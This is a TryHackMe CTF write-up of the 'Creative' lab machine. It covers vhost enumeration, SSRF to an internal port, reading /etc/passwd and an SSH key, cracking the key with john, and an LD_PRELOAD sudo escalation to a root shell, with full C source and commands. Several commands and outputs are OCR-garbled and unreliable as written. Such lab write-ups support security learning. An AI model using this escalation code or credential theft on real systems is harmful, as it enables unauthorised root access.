creative.md 2024-06-06

Creative: TryHackMe

Exploit a vulnerable web application and some misconfigurations to gain root privileges.

ip = "10.10.202.139"

Lets perform a scan to determine which ports are open and services are running.

I did dir enumeration but I got nothing. I moved on to subdomain enum

gobuster vhost -w /usr/share/wordlists/amass/subdomains-top1mil-110000.txt -u http://creative.thm

```
L$ gobuster vhost -w /usr/share/wordlists/amass/subdomains-topimil-110000.txt -u http://creative.thm

Gobuster v3.0.1
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[*] Unt: http://creative.thm
[*] Threads: 10
[*] Wordlist: /usr/share/wordlists/amass/subdomains-topimil-110000.txt
[*] User Agent: gobuster/3.0.1
[*] Timeout: 10s
2024/6/86 01:28:51 Starting gobuster


Found: beta.creative.thm (Status: 200) [Size: 591]

Progress: 611 / 116607 (0.330)]
```

On the sub-domain we found, we get an URL tester page.



I used burp intuder to fuzz the request port. It took quite some time(community version) but I got port 1337.



It returned a directory listing. I looked around where I got the id_rsa key.

I navigated to /etc/passwd where I got the users list

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The id rsa was encryped so I used john to get the passphrase.

```
ss2john id_rsa > crack
john crack --wordlist=/usr/share/wordlists/rockyou.txt
```

With the passphrase I was IN!

Initially I was stuck, that was when I looked into the .bash_history. Now it was time for priv escalation

```
sand@m4\bare:-$ whoani
sand
sand
sandinaf\bare:-$ sudo -\
Matching befaults entries for sand on m4\bare:
env_rest, mail_badpass, secure_path=/usr/local/bin\:/usr/local/bin\:/usr/bin\:/sbin\:/bin\:/shap/bin, env_keep++LD_PRELOAD

User sand may run the following commands on m4\bare:
(roct) /usr/bin/ging
sand@m4\bare:-$ 1
```

I thought it was gonna be easy cause I had found ping, but it was on gtfobins.

Lets do some research on LD PRELOAD

Shared Libraries

Shared libraries are libraries that are loaded by programs when they start. When a shared library is installed properly, all programs that start afterward automatically use the new shared library.

LD_Preload: It is an environment variable that lists shared libraries with functions that override the standard set.

We can exploit it by creative a C program

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
  unsetenv("LD_PRELOAD");
  setgid(0);
  setuid(0);
  system("/bin/sh");
}
```

We compile it to generate a shared object with .so extension likewise .dll file in the Windows operating system and hence type following

```
gcc -fPIC -shared -o shell.so shell.c -nostartfile
sudo LD_PRELOAD=/tmp/shell.so ping
```

I did the same for my machine and I got ROOOT!!!

```
Last togin: INU JUN to 11:41:20 2024 From 10:4-09:161
saadomaklware:-$ sudo LD_PRELOAD=/tmp/shell.so ping
[sudo] password for saad:
# whomai
root
# st /root
root
# ls /root
root.txt sap
# cat /root/root.txt
992bf694990448634aed182aae7b99f
# #
```